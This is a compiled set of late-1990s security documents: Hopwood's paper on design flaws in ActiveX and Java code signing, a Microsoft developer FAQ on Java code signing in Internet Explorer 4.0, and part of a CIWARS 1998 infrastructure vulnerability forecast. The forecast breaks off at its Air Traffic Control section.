Signing also does not prevent a signed control from appearing in an unexpected context where it was not intended to be used. A case study of this is given later, where an ActiveX control written for use only in intranets could be used on the Internet, as part of a security attack.

ActiveX

The name "ActiveX" is sometimes used as a synonym for COM (Component Object Model), and sometimes as a general term for Microsoft's component strategy. In the context of this paper, however, "ActiveX" specifically means the technology that downloads and runs controls in one of the formats supported by the "Authenticode" code signing system. This corresponds to controls that can be declared from a web page using an OBJECT tag, and currently includes:

- COM controls (filetypes .DLL and .OCX)
- Win32 executable files (filetype .EXE)
- INF set-up files, used to specify locations and versions for a collection of other files (filetype .INF)
- "cabinet" files that are referred to by an OBJECT tag (filetype .CAB)

These controls are all treated in a very similar way by web-enabled ActiveX container applications, including use of the same caching and versioning mechanism.

Java signed using Authenticode has the same security model as ActiveX (that is, applets are given full privileges on the client machine). The security risks are therefore similar to ActiveX. This paper does not consider the integration between Java and COM in Microsoft's virtual machine, and whether this integration has its own design flaws.

ActiveX defines a way to mark controls that take data from their environment, in an attempt to prevent trusted controls from being exploited by untrusted code. Each control can optionally be marked as "safe for scripting", which means that it is intended to be safe to make arbitrary calls to the control from a scripting language. It can also optionally be marked as "safe for initialisation", which means that it is

intended to be safe to specify arbitrary parameters when the control is initialised. These markings reflect the opinion of the control's author, which may be incorrect.

Case study: IntraApp

IntraApp is an ActiveX control written by a small independent software company, and signed by its author using a Verisign Individual Software Publisher's certificate. This control had a fully functional demonstration version available on Microsoft's "ActiveX gallery" for several months. As its name suggests, it is intended to be used on intranets, rather than the Internet.

The purpose of this control is to allow the user to run arbitrary programs on the client machine, by selecting an icon on a web page, and clicking a "Run" button. The list of programs that can be run is stored in a configuration file, which is specified as an URL in a parameter to the control, i.e. in the HTML tag that references it. In fact, the whole control is highly configurable; the icons, the caption for each program, and the caption on the "Run" button are set using the same configuration file.

As mentioned earlier, ActiveX does not attempt to authenticate the web page on which a control is placed. It is very easy to implement a third party attack using IntraApp, by writing a configuration file which displays a harmless-looking icon and captions, and runs a batch file or other program supplied by the attacker when the "Run" button is clicked.

The IntraApp control is tagged as "safe for **initialisation**". That is, it is possible to specify its parameters on the web page that calls it, without the user being warned. At least one version was also marked as safe for scripting, although this is not needed to use the control maliciously.

I contacted IntraApp's author in private e-mail, and established that:

- there was no deliberate intent to write a hostile control
- the author did not take into account the possibility of the configuration file being written by an attacker
- the author had a different idea of what signing meant than the intended one. To him, a signature implied authorship, not responsibility.

The IntraApp control is insecure despite working exactly as designed. Controls may also be insecure because they have bugs that can be exploited by an attacker. For example, the languages most often used to write controls are C and C++. A common type of programming error for programs written in these languages, is to copy a variable-length string into a fixed-length array that is too short (a "buffer overflow" bug). Many security attacks against network servers, and privileged Unix programs have exploited this type of error in the past (the most famous example being the Internet Worm of 1988).

Several of the controls displayed in the ActiveX gallery (signed by well-respected companies, including Microsoft) had **overflow** bugs that caused them to crash when passed long parameter strings. This does not in itself mean that the controls are exploitable, but it indicates that they were programmed without particular attention to avoiding overflow. It is likely that this also means that more complicated security issues have also not been addressed, since overflow bugs are among the simplest security bugs to correct. At the time of writing of this paper, a more extensive search for exploitable controls has not been done.

How significant this type of attack is to the security of ActiveX depends on other factors. For example:

- for how long is an exploitable control a problem?
- can the control be revoked?
- is it sufficient to remove the control from the server where it was published?
- which set of controls is affected?
- what control does the attacker have over which version of the control is run?
- what warnings are given to the user, and how does the warning depend on the potential for

damage?

Unfortunately, in the case of ActiveX the answers to these questions are about as bad as they could be:

- early versions of ActiveX would always display a warning instead of the certificate, if the date of installation on the user's machine is after the certificate expiration date (typically certificates are valid for a year). In recent versions a timestamping feature has been added, that allows the signer to create signatures that will be valid indefinitely. In this case only the date of signing is checked, not the date of installation. The **IntraApp** signature has since expired, but if a similar problem occurred for a timestamped control, the signature would never expire. Developers are encouraged by Microsoft to timestamp their signatures.
- there is no mechanism for revoking a signature on a specific control. In Internet Explorer 4.0, support for checking whether the software publisher's certificate has been revoked has been added, but this is switched off by default. Revoking a certificate would in any case be a poor solution to a bug in a single control version, because it means that every other control signed by the same principal would have to be re-signed.
- removing the control from the server does not help, because the attacker can retain a copy (the user still sees a certificate dialog for the signer, regardless of which site the control was downloaded from). It is also possible to search for ActiveX controls and store them, so that security bugs can be tested for and possibly exploited later.
- all signed controls are affected, including those developed for intranets, providing that the attacker knows the control's CLSID and parameter names. There is no way to specify that a control is only to be used in a particular intranet; once it has been signed, it can be used anywhere.
- the attacker can determine the exact version of the control to be used, regardless of which version is already installed in the user's "occache" or "Downloaded Program Files" directory. This is done by specifying a high version number in the HTML page, to make sure that the control to be downloaded initially appears to be later than any cached control. In current implementations of ActiveX, the version number in the HTML is not checked against the actual version.
- the exact warning message(s) displayed when a control is loaded depends on the browser's security settings, but there are no visible differences that depend on who wrote the web page (assuming a secure transport such as SSL is not being used). There is no way for the user to reliably distinguish a legitimate use of a control from an attempted third party attack.

The combined effect of these answers is to magnify the seriousness of simple mistakes by control writers. Unlike a browser implementation bug, where there is always an opportunity to fix the browser in its next version, there is very little that anyone (the browser vendor, the writer or signer of the control, the certification authority, or the end-user) can do about a control that is being exploited.

Security Zones extension

Internet Explorer 4.0 includes a change from version 3.0, that attempts to allow different security options to be set for each of four "Zones": Intranet, Trusted Sites, Internet, and Restricted Sites.

The implementation of this feature in the release version is insecure; see

<http://www.users.zetnet.co.uk/hopwood/activex/ie4/>

More significant as a design problem, is that the options that control which **URLs** are assigned to each zone are based on flawed criteria.

For example, the default security settings include UNC pathnames in the Intranet zone. UNC pathnames are paths beginning with the string "\\", that specify a computer name using the Windows networking protocols, e.g. Server Message Block (SMB). For an intranet that uses Windows networking, the set of all UNC paths is quite likely to include directories in which files can be placed by an attacker (cache and temporary directories, for instance). The Intranet and Internet zones may effectively be equivalent because of this.

Note that for an intranet that does not use Windows networking, the option to include UNC pathnames is not useful in any case.

The Intranet and Internet zones have the same default security setting ("Medium") by default. If the user sets security for the Intranet zone to be more lax than the Internet zone, without disabling the option to include UNC pathnames, this is likely to only give a false sense of security.

Java

"Java" is the name of a programming language, a virtual machine designed to run that language (also called the "JVM"), and a set of APIs and libraries. The libraries are written in a combination of Java and other languages, for example C and C++.

The language is object-oriented, with all code defined as part of a class. When it is implemented using a JVM, these classes are dynamically loaded as modules of code that can be separately compiled. Classes are stored and represented as a sequence of bytes in a standard format, called the **classfile** format. (They need not be stored in files as such - it is possible to create and load **classfiles** on the fly, for example by downloading them from a network.)

Java's security model is based on several layers of verification:

- the structure of each **classfile** is checked to make sure that it conforms to the **classfile** format.
- the sequence of instructions comprising each method is checked to make sure that each instruction is valid, there are no invalid jumps between instructions, and the arguments to each instruction are always of the correct type. The JVM instruction set is designed to allow this analysis to be tractable.
- as classes are dynamically linked, consistency checks are done to make sure that each class is consistent with its superclasses, e.g. that final methods are not overridden, and that access permissions are preserved.
- security restrictions are imposed on which packages can be accessed; this can be used to prevent access to implementation classes that would not normally be needed by applets, for example.
- **runtime** checks are performed by some instructions. For example, when an object is stored in an array, the interpreter (or compiled code) checks that the object to be stored is of the correct type, and the array index is not out of bounds.

The security of this scheme does not depend on the trustworthiness of the compiler that produced the classfiles (or on whether the code was compiled from source in the Java language, or from another language). The compiler for the standard API libraries must be trustworthy, but this can be ensured because the standard libraries are provided by the **JVM** implementor.

The above scheme is complicated, however, and quite difficult to implement correctly. The presence of several layers increases the potential for error; a flaw in any layer may cause the whole system to collapse. This is offset against the increased efficiency over a fully interpreted language implementation where all checking is done at run-time (such as the current implementations of **JavaScript** and **VBScript**, or of **Safe-Tel** and **Safe-Perl**).

JAR signing

The JAR file format is a convention for using **PKWARE**'s ZIP format to store Java classes and resources that may be signed. All JAR files are ZIP files, containing a standard directory called **"META-INF/"**. The **META-INF** directory includes a "manifest file", with name **"MANIFEST.MF"**, that stores additional property information about each file (this avoids having to change the format of the files themselves). It also contains "signature files", with filetype **".SF"**, that specify a subset of files to be signed by a given principal, and detached signatures for the **.SF** files.

JAR is a highly general format, that **allows** different subsets of the contained files to be **signed** by different principals. These sets may overlap; for example class A may be signed by Alice, **class B** by Bob, and class C by **both Alice** and Bob. The author of this paper was partly responsible for defining the JAR signing format, and in retrospect, generality was perhaps too high on the list of design priorities. In practice, the current tools for signing **JARs** only permit all files to be signed by a single principal, since that is the most useful case. On the other hand, the extra generality is available for use by an attacker. **For** example, it is possible to add unsigned classes to a JAR, and attempt to use them to exploit the signed classes in order to break security.

Whether an attack of this form succeeds depends on how careful the signed class writer was in making sure that his/her code is not exploitable. However, if a large number of signed controls are produced, it would be unrealistic to assume that none of them have exploitable bugs. An attacker could look at many controls, with the help of either the original source, if available, or decompiled source. Since it is common for Java code to rely on package access restrictions for its security, a possible approach for the attacker would be to create a new, unsigned class in the same package as the trusted classes.

Netscape extensions

Netscape Communicator 4.0 has defined several extensions to the Java security model, allowing fine-grained control over privileges, in addition to the “sandbox” model. These are similar in intent to proposals for part of the core Java 1.2 specification, but at the time of writing **Netscape** provided a more comprehensive implementation.

Netscape’s extensions provide a “capability-based” security model. A capability is an object that represents permission for a principal to perform a particular action. It specifies the object to be controlled (for example, a file, printer, access to a host, or use of a particular API), and which operation(s) should be granted or denied for that object. In Netscape’s design, capabilities are called “targets”. It is possible to specify a target that combines several other targets; this is referred to as a “macro target”.

It is instructive to compare capabilities with a security mechanism that may be more familiar to many readers: Access Control Lists, or **ACLs**. **ACLs** are used by many multi-user operating systems, including Windows NT, VMS, and as an option in some varieties of Unix. An **ACL** defines permissions by storing, for various targets, the principals allowed to access that target.

Capabilities differ from **ACLs** in that they are assigned dynamically, rather than being specified in advance. If a permission is not granted in an **ACL**-based system, the user has to change the permissions manually, then retry the operation in order to continue. In practice this means that **ACLs** are often defined with looser permissions than actually necessary. A capability-based system can avoid this problem, by asking the user whether a request should be allowed before continuing the operation.

The current version of **Netscape** only supports course-grained privileges, although the architecture is designed to support fine-grained control, and much of the code needed to implement this is already present.

Code transferred over a secure channel

An alternative approach to signing for authenticating controls, would be to secure the connection between the web site and the browser, using a transport protocol such as SSL 3.0 (or secure IP) that ensures the integrity of the transmitted information. The site certificate would be shown when a control runs or requests additional privileges. This would have several advantages over code signing:

- in cases where the web pages also need to be authenticated, it is much simpler than requiring two separate mechanisms, and the user will see a single, consistent certificate.

- it is common for controls that need extra privileges, beyond the default “sandbox” permissions for Java or scripts, to also require a secure (i.e. authenticated, and optionally private) connection back to the site that served them.
- it simplifies creating secure systems of co-operating controls and scripts that can span pages.
- individual controls can be revoked at any time, by removing them from all web sites.
- an attacker cannot reuse a signed control maliciously, because the controls themselves are never signed.

Some of these points require further explanation:

If there are no restrictions on communication between controls from different sources, then it is possible for an untrusted control to call or pass data to a trusted control. This might cause it to break security, or do unexpected things that could mislead the user. ActiveX attempts to address this by defining flags such as “safe for initialisation” and “safe for scripting”, as described earlier. However there is no way to verify that a control is actually safe to initialise or script, and expecting the control author to specify this seems rather unreliable (as demonstrated by the IntraApp example).

Suppose instead that all controls on a page are authenticated, together with the connecting HTML, using SSL 3.0. In this case the attacker cannot replace any part of the page or the controls on it, without the user being alerted and the SSL session aborted. He or she can use controls on the page in another context, but this is not a problem because the authentication is only valid for each connection. For example, if the attacker has an HTTPS server, the user would see the attacker’s certificate, not the certificate of the server from which the controls originated.

Using SSL, or some other secure transport instead of (and not as well as) signing would therefore solve, some difficult problems with the current ActiveX and Java security models. It would be possible to have a transition period in which signing was still supported, if removing it immediately is considered too drastic.

There are some disadvantages to requiring a secure transport (note that these only apply to “privileged” controls, that is, all ActiveX controls, and Java applets that would currently need to be signed):

- it is less convenient for people who do not have a direct Internet connection. In this case the writer of the privileged control would have to arrange for the Internet Service Provider to provide an HTTPS server (which would need to use the control writer’s site-specific private key).
- mutually untrusting people cannot put their privileged controls on the same HTTPS server.
- it would not be possible to run these controls from the local filesystem.

The last disadvantage can be solved by specifying that privileged local controls must be stored in directories that are marked in some way as trusted, and that would not be **writable** by an attacker.

Conclusions

“Would ActiveX or Java be secure if all implementation bugs were fixed?”

The answer appears to be a definite no, for both technologies. In the case of Java, there are problems with the JAR signing format that make third party attacks easier than they should be. Netscape’s capabilities API helps to limit the effect of this, however, by making sure that the user sees security dialogues describing exactly what each control will be allowed to do.

In the case of ActiveX, the problem of third party attacks is more serious, because there are no trust boundaries in the same sense as for Java. ActiveX controls either have full permissions or do not run at all. The example of the IntraApp control shows that it is not sufficient to rely on code signing alone to provide security.

"How difficult are the remaining problems to overcome?"

Authenticating web pages that contain **controls** using SSL, instead of the current mechanisms, would go a long way toward fixing the attacks **described** in this paper. While abandoning the current code **signing** mechanisms is a drastic step, it may be necessary to prevent a potentially large number of cases in **future** where signed controls would be exploitable.

Since ActiveX has no "sandbox" mode in which code can be run without requiring full permissions, changing **from** code signing to SSL would be considerably more disruptive for ActiveX than for Java. It may be that it is more practical simply to abandon use of ActiveX on the Internet, and restrict it to intranet use. This would require more careful consideration of what defines an intranet than in the current implementation of Internet Explorer 4.0 security zones, however. Internet web pages would also have to be prevented from using an OBJECT tag or scripting languages to call an intranet control.

For Java, there is also a problem of incompatibilities between handling of security in browsers from different vendors (e.g. Netscape, **HotJava** and Internet Explorer). **JavaSoft's** reference implementation is not sufficient to define a security model. There must be a concerted effort to ensure that different Java implementations are consistent in their treatment of security, so that code written with one implementation in mind does not cause security problems for another.

Erratum for the version of this paper published in the Compsec '97 proceedings


- In the section entitled, "Case study: IntraApp", "the Internet Worm of 1989" should be changed to "the Internet Worm of 1988".

David Hopwood
<david.hopwood@lmh.ox.ac.uk>



Attachment G

***Microsoft Authored Developer FAQ for Java Code
Signing in Microsoft Internet Explorer 4.0***



Technical Information

Developer FAQ for Java Code Signing in Microsoft® Internet Explorer 4.0

Questions

- [Briefly, how does the new security signing system work?](#)
- [Why should I use the new signing system?](#)
- [What do "High," "Medium," and "Low" actually mean in the Microsoft Internet Explorer zone configuration?](#)
- [How does the new signing system relate to CAR levels?](#)
- [Will my old signed CABs still work?](#)
- [Will new CABs work on older versions of Internet Explorer?](#)
- [How do I sign an applet with the new information?](#)
- [Are there any special features that my applet can use when I use the new signing system?](#)
- [How does Microsoft's system differ from Netscape's?](#)
- [Where can I get the signing tools?](#)
- [How do I achieve finer control over what privileges I ask for?](#)
- [Do I still need to reserve space in my CAB file for the signature?](#)
- [How can I set my machine to accept the test root?](#)
- [Where can I find more information?](#)

Briefly, how does the new security signing system work?

When a file is digitally signed with Java™ privilege information, data is stored within the signature that specifies what special access to the client machine the applet wants. When this CAB file is downloaded, the signature is examined. The VM uses this information and the user's general security preferences to determine whether or not the applet can be granted the access that it is requesting.

If the VM cannot automatically give the applet all of the access that it needs, it displays a dialog box asking the user if the applet

should be allowed to run. If the user approves, the applet is **run** with the permissions it requests. Otherwise it is run in the sandbox.

BACK TO TOP 

Why should I use the new signing system?

The new Java CAB signing system offers several advantages over the general purpose code signing system used in previous versions.

By signing your applet with Java privilege information, you request only the specific privileges that you need. Because your applet can only perform actions that it specifically requests permission to do, users can make informed decisions about the risks associated with letting your applet run. In the general purpose code signing system used in previous versions, if the user gives an applet permission to run, it is granted full access to the system, even if all it needs to do is access a single network site and retrieve data. The new system gives users confidence that your applet only does things that they know about.

When Internet Explorer zones are used, the new security system can reduce, **simplify**, or eliminate confirmation dialogs displayed to the user. Internet Explorer can automatically grant some permissions in certain cases, without bothering the user. When an applet is signed with the specific capabilities it needs, the determination of whether or not to query the user is made based on the relationship between the zone of the page and the information in the signature. The user will only be asked to confirm execution of the applet if the applet requests more privileges than the zone can automatically grant. The user or network administrator can configure the specific privileges that Internet Explorer will automatically grant in each zone. By signing your applet with only the exact privileges it needs, you ensure that the user will only be queried when truly necessary.

BACK TO TOP 

What do “High”, “Medium”, and “Low” actually mean in the Internet Explorer zone configuration?

The three levels determine how secure that zone is by default. A zone with the “High” setting is most secure. It will allow applets in signed **CABs** to run in the “sandbox.” A zone with the “Medium” setting is moderately secure. It will allow applets in signed **CABs** to have access to scratch space if they ask for it. Applets signed with Medium permissions may also call user directed file i/o routines. These routines will present dialogs to the user and ensure that all file operations are done with user intervention. A zone set for “Low” is least secure. It will allow signed **CABs** to have as much access to the local machine as they ask for.

BACK TO TOP

How does the new signing system relate to CAB levels?

CAB signatures represent the security level that the applet is asking for. For example, a CAB signed “Medium” is asking that it be run with a “Medium” security setting because it needs access to scratch space. The user’s preferences and the zone information determine whether or not it will receive these permissions.

A CAB signed at a specific level will run without prompting the user if it is downloaded from that level or a less secure level. A “High” CAB will run in a zone set for “High” (or any other level, because “High” cabs are only requesting to run in the sandbox), a “Medium” CAB will run in a “Medium” zone and a “Low” zone, and a “Low” CAB will only run automatically in a “Low” zone.

If the applet cannot run automatically based on the zone, the user will be given the option to allow the applet to run anyway.

The following chart shows the Interaction between CAB signatures and Zone settings.

Zone			
	Runs In High	Query (Yes = Medium)	Query (Yes = Low)
	Runs In High	Runs In Medium	Query (Yes = Low)
	Runs In High	Runs In Medium	Runs In Low

BACK TO TOP

5. Will my old signed CABs still work?

Absolutely! **CABs** that were signed using the old signing system will still work. However, since there is no way to know what privileges the applet in the CAB needs by looking at the general signature, they will be treated as if they had requested full access to the system. This means that they will display a confirmation dialog box in almost every case. This is the same behaviour as previous versions of Internet Explorer.

BACK TO TOP

Will the new CABs work on older versions of Microsoft Internet Explorer?

Yes. Applets signed with the new Java Privilege information will work in older versions of Internet Explorer with the following exceptions:

- Older versions of Internet Explorer do not **recognise** the new information. **CABs** will be treated exactly as if they were signed without any permission information and will either be fully trusted or not trusted.
- New VM features such as scratch space will not function.

BACK TO TOP

How do I sign an applet with the new information?

If you are familiar with signing code using **SignCode**, adding the new Java information is easy. Simply obtain the latest version of the Internet Client SDK or SDK for Java. These development kits include the latest version of **SignCode** and related utilities, as well as a DLL that provides the new Java functionality. Simply call the new version **SignCode** with the **-j** and **-jp** options to provide the Java information.

The **-j** parameter tells **SignCode** to use the specified DLL (in this case **JavaSign.dll**), and the **-jp** parameter gives the security level to sign the CAB at. You can use "Low," "Medium," or "High."

For example, the following command line adds the "Medium" Java privilege level to the CAB signature.

```
SignCode [standard parameters]
-j JavaSign.dll -jp Medium [more
parameters]
```

For full information on the standard **SignCode** parameters, see the documentation in the Internet Client SDK. For details on the Java specific options, see the documentation in the SDK for Java 2.0 Beta 2.

BACK TO TOP

Are there any special features that my applet can use when I use the new signing system?

The new system allows applets to use scratch space, a safe and secure storage area on the client machine that is implemented in the new Microsoft Java Virtual Machine. Scratch space is available to applets with "Medium" and "Low" security privileges. Unsigned applets may use scratch space if they are fully trusted.

For more information on scratch space, see the Knowledge Base article on this subject.

BACK TO TOP

How does Microsoft's system differ from Netscape's?

Under Netscape's system, applets must assert their right to use these privileges within the code, and users are presented with a dialog box whenever new privileges are requested by the program. There is no way to know what permissions an applet will ask for before the applet runs.

In contrast, Microsoft's system can take advantage of the new security features without making any modifications to the applet code in the common case where trusted code is not called from less trusted code. Developers are not required to assert their right to use a privilege before doing so. Additionally, since the signature can be examined before the applet runs, the user is presented with a single dialog, which displays all of the permissions that the applet is requesting at once.

Additionally, the Microsoft system allows users to automatically grant or deny privileges to applets downloaded from certain sites. This frees the user from having to grant permissions to applets from sources that the user considers to be safe, such as corporate intranets, and also protects the user from known malicious sites. **Netscape** has **no** comparable system.

BACK TO TOP

Where can I get the signing tools?

The signing tools are included in the Internet Explorer 4.0 Preview 2 Internet Client SDK and the SDK for Java 2.0 Beta 2.

BACK TO TOP

How do I get finer control over what privileges I ask for?

In the **final** release of the Microsoft VM, developers will be able to request detailed privileges. For example, a developer will be able to request permission to open a network connection to a specific host and access a specific directory on the user's hard drive. Similarly, users and administrators will be able to configure Internet Explorer to automatically allow privileges from certain zones at the same level of detail.

BACK TO TOP

Do I still need to reserve space in my CAB file for the signature?

No. The tools included in the SDK for Java 2.0 Beta 2 no longer require that you reserve space in your CAB file for the signature.

BACK TO TOP

How can I set my machine to accept the test root?

By default, certificates that depend on the test root (such as certificates generated by the **makecert** program), are treated differently than regular certificates. To treat these test certificates as fully valid certificates, run the **setreg** program included in the SDK for Java 2.0 and the Internet Client SDK. Use the following command line:

```
setreg 1 TRUE
```

This program replaces the **wvtston.reg** file distributed with previous versions of the signing tools.

BACK TO TOP

Where can I find more information?

You can find additional information about code signing and Java privilege information at the following location:

Code Signing and Java:

• [Signing a CAB file with Java Privileges using SignCode.](#)

<http://www.microsoft.com/java/security>

Internet Explorer Zones:

• <http://www.microsoft.com/ie/ie40/features/sec-zones>

• <http://www.microsoft.com/ie/ie40/features/ie-security.htm>

Last updated October 6, 1997

© 1998 Microsoft Corporation. All rights reserved. Terms of use.

Attachment H

***CI WARS Intelligence Report
on Infrastructure Vulnerabilities***

Please use your browsers back button to return to previous page.

CIWARS Intelligence **Report** - 4 January 1998

Volume 2, Issue 1: Copyright @ 1998

<http://www.iwar.org>

Dedicated to the discussion of infrastructure vulnerability to improve defense

Table of Contents

Editor's Comments

The CIWARS 1998 Forecast of 1998 Vulnerabilities

Focus—Internet/Computer Systems

Focus-Telecommunications

Focus-Air Traffic Control

Focus-Electric Systems

Focus-Regional Vulnerabilities

Focus-Terrorist Organization Forecast

Focus-Organized Crime Forecast

Editor's Comments

This issue focuses on worldwide infrastructure vulnerabilities for 1998. It is CIWARS' opinion that the infrastructure is showing signs of what we call Systemic Collision.

Systemic Collision describes a series of unrelated circumstances that are uncoordinated and related. When placed within a context, it produces results that are extra-intentional and many times catastrophic. However, it is important not to apply this term to over simplistic circumstances. To be systemic the definition should account for a number-at least three-of unrelated changes that do not have a direct or obvious cause and effect pattern.

Currently, there are three factors that are producing a Systemic Collision which need to be considered by a nation/or corporate structure in defending or protecting infrastructure.

First, the global redefinition of the role of government requires a new understanding about the role of corporate enterprises in terms of protecting infrastructure. This is best demonstrated by the growing privatization trend of vital infrastructural services **that** only thirty years were defined as of strategic national value. Water, electric, transportation, and gas systems have been sold to private enterprise; therefore, these services are no longer under the direct protection of government.

Second, the globalization trend has produced three significant **sub-category changes**: a) globalization has encouraged non-national corporations to purchase privatized assets. In other words, a country's electric system could be owned by another nation or a corporation controlled by investors from another nation, b) globalization has encouraged the adoption of open software systems or at least shared operating systems. For example, a Swedish software company sells the operating software for a number of foreign stock exchanges. Similar vulnerabilities are shared by each of those stock exchanges. The same applies to common ownership of energy management software, c) globalization has increased the number of interdependent communications points.

The third change is the accelerating growth of the Internet and its use as an internal system and as a public interface. This trend has expanded the access vulnerability and globalized the potential threat.

Focus--Internet /Computer Systems

Performance

Vulnerability Assessment

During the last weeks of 1997, the performance vulnerability of the Internet was no longer a matter of speculation. Some 11 of the last 12 weeks saw the Internet backed up on **email** or a service outage. The usual scapegoat of AOL was joined by MCI, Worldnet, and Netcom.

But there is a reason for all of these problems.

Email traffic is doubling each six months

The size of the messages are getting larger with more people using the attach file feature

AOL handles 21 million messages a day and is the fastest growing Internet provider

AT&T handles 1 million message a day

Keystone Systems reported a 4.5 percent deterioration in Internet performance between its April 1997 **report** and its September 1997 report. **The** average time to download their test file rose from 9.928 seconds to 10.370, and the best performance went from a blazing 1.543 seconds to 4.905 seconds.

Considering **Intenet** domain growth has now been documented at a linear path of 18,000 domains a day and 83 percent of surveyed Internet users cited **email** as their most used application, CIWARS believes that by July 1998 the Internet should reach 30 million domains (up **from** 19.9 million domains in July 1997) and show at least another 4.5 percent degradation in service.

Editor's Note: AOL has grown their number of **email** servers from 14 to 20 but based on past performance and their track record of problems during upgrades, 1998 should be a difficult year for AOL. Also for comparison CIWARS looked at AT&T which has 6 **email** servers for one million messages compared to **AOL's** 20 for 21 million messages. It is difficult to do a comparison without technical specifications; however, CIWARS will stick by its opinion for another difficult Internet year.

Vulnerability Recommendation

CIWARS urges its readers to seek **ISPs** that have private connections to the backbone rather **than** using ISP that rely on the public NAP. In addition, we recommend constant monitoring of network performance if your applications are critical.

Security

Vulnerability Summary

Denial of Service Attacks

1997. 4 Attacks

1998. Predicted 7 Attacks all specifically targeted sites

CIWARS expects Syn Floods and Smurf attacks to increased in 1998 and **they** will move from “kiddie script” attacks based on media release of these scripts to professional attacks for economic means. CIWARS recorded two such cases in **1997—one** in Brazil and one in Australia-where competing ISP attacked one another to hurt the quality of their service. The prime regions for this activity will remain Asia and Latin America where ISP competition will be the strongest based on the limited market.

CIWARS expects to see DOS attacks targeted at other commercial enterprises during times of intense competition. This will especially hold true as more **firms** move to on-line commerce for a higher percent of **their** sales mix.

This prediction is based on the history of 1997 compared to the fall of 1996 when the **first** large scale DOS attacks were mounted after the release of a DOS script by Phrack. As 1997 progressed, the DOS attacks took on a targeted or focused quality. The two attacks in the Spring did not appear to be politically motivated attacks; however, by September the Australian attack occurred and then during late September an ISP was targeted because it housed the infamous spammer Sanford Wallace.

Data Theft/System Intrusions

Vulnerability Summary

Based on 18 months of data and analysis, it is the opinion of **CIWARS** that overall threats on the Internet remain undeveloped and unprofessional. According to recent studies, most attacks use standard or well known script exploits. Our research reveals less than 1,000 hackers in the world who have the professional programming skills to create their own attack scripts. Social engineering and the use of inside personnel will remain the primary method of obtaining or effecting data on systems.

The trend of targeting financial/Electronic Commerce sites will continue as more and more companies enter this distribution channel. Like the current Electronic Commerce sites, the group establishing sites in 1998 will be subject to a range of 2 to 5 serious attacks per month (**NetSolve** Study) with **CGI-bin** attacks leading the thrust.

Vulnerability Recommendation

An Infrastructure Assurance Posture (IAP) should be established that provides a comprehensive view of security risks.

Vulnerability Analysis

This next year will be a telling year in terms of watching threats move or migrate from **region** to region. The United States has gone through its first round of Electronic Commerce implementation and now the United Kingdom and Asia, according to surveys, are on schedule to start Electronic Commerce sites. In terms of threat development, CIWARS believes threats will migrate to the most vulnerable areas; therefore, we expect these sites to be hit full force with experienced threats.

On-Line Software Piracy

Vulnerability Assessment

Up until now, there have been a number of factors suppressing the number of titles being distributed on the Web.

The two primary reasons (beyond consumer preference) are download speed and size of new applications. CIWARS believes 1998 will bring the addition of software or methods that will speed the process of downloading large files from the Web.

CIWARS predicts by 3rdQ 98 there will be a surge of pirated software from on-line site.

Web Page Hacks

Vulnerability Summary

There has been a suggestion that Web Page Hacks are increasing; however, CIWARS urges caution in establishing a trend from the limited sampling that has been obtained.

The statistics promoting an increase in Web Page Hacks count each page that has been hacked and not the primary server. For example, if one hacked domain allows access to 10 Web Pages under the current scheme that is counted as 10 hacks. Under CIWARS' methods, this would be counted as one hack with 10 pages affected. In addition, there is a problem with motivation and development of this threat.

Self-satisfaction appears to be the primary motive for these attacks. Based on the signatures left after an attack, the current attacks are limited to a small group of individuals (200) who accomplish the core number of attacks. CIWARS also believes that our preliminary statistics show these attacks are university-based or at least encompass that age group. It is for this reason we believe the number of Web Page Hacks is a coordinated factor with threat production by a society and, therefore, the number will vary from country to country.

Year2000

Vulnerability Summary

In previous reports, CIWARS has referred to the **Y2k** problem as Attack Day, **Y2k** refers to the problem associated **with** the change of date at the end of 1999 and the historic programming of many computer systems using only a two digit **date**. Although the actual technical vulnerability will not start until 9 Sept 1999, CIWARS lists 1998 as a highly vulnerable year for the following reasons:

Recent surveys of corporations in the United States reveal that only one in five are prepared to meet the **Y2k** deadline. European corporations have combined this task with the conversion to the European Monetary Union (EMU) on 1 January 1999; therefore, they are better prepared. In Asia, the situation may be much worse. This past summer's economic disruption has cost Asian corporations time, focus, and money, and many experts are predicting the **Y2k** fix—which uses outside or foreign consultants payable in US **dollar—deadline** will not be met. Finally, Latin America is extremely vulnerable because of their late start on the **Y2k** fix.

Vulnerability Analysis

The threat for 1998 will take the form of rushed efforts to complete the **Y2k** fix. This will create three very distinct threat vulnerabilities.

First, companies who haven't **secured Y2k** fix resources yet may resort to consulting companies that have not done an adequate job of screening contract programmers which will increase the possibility of a threat knowing the interworkings of a corporate system.

Second, a rushed implementation may require the use of outsourced contractors in another region of the world. These programmers will have inside knowledge of the systems.

Third, because many **Y2k** fix applications require new hardware, production capacity for traditional vendors will be strained. Companies caught in a last minute rush may be forced to use unproven vendors for computer hardware. This may prove to be an ideal time for a threat to insert a "chipped" system. (Editor's Note: The shipping of corrupted computer systems or "chipping" has been confirmed by the United States Central Intelligence Agency.)

Focus--Telecommunications

Vulnerability Assessment

The primary vulnerability facing the telecommunications sector will be the global trend of the merging telecommunications marketplace. The merger of **WorldCom** and MCI heads the list for examination. CIWARS' preliminary investigation in this merger reveals numerous duplicate network points that may become the target of consolidation efforts. Prior to the merger, both MCI and **WorldCom** ranked very high in download speed tests because of their excellent backbone structure; CIWARS will monitor this indicator for degradation.

The second area of vulnerability will be the growing use of satellite transponders to deliver a wide range of services from mobile telecommunications to video content. Last year's outage at one of India's stock exchanges characterizes the need for adequate infrastructure redundancy; however, CIWARS believes a shortage of transponders will restrict proper telecommunications planning for selected users.

The third area deals with growing use of Global Positioning Systems (GPS) services and the entry into the marketplace of a hand-held device that can scramble GPS signals up to 200km according to a **Janes** report. **This** device was shown at the recent Moscow Air Show and retails between \$2,000 to \$4,000. If this device works, it brings military technology down to the palm top for organized crime and terrorist. GPS is at the heart of most commercial and government tracking systems and is a key ingredient to a new FAA air traffic system.

Focus--Air Traffic Control

Vulnerability Summary

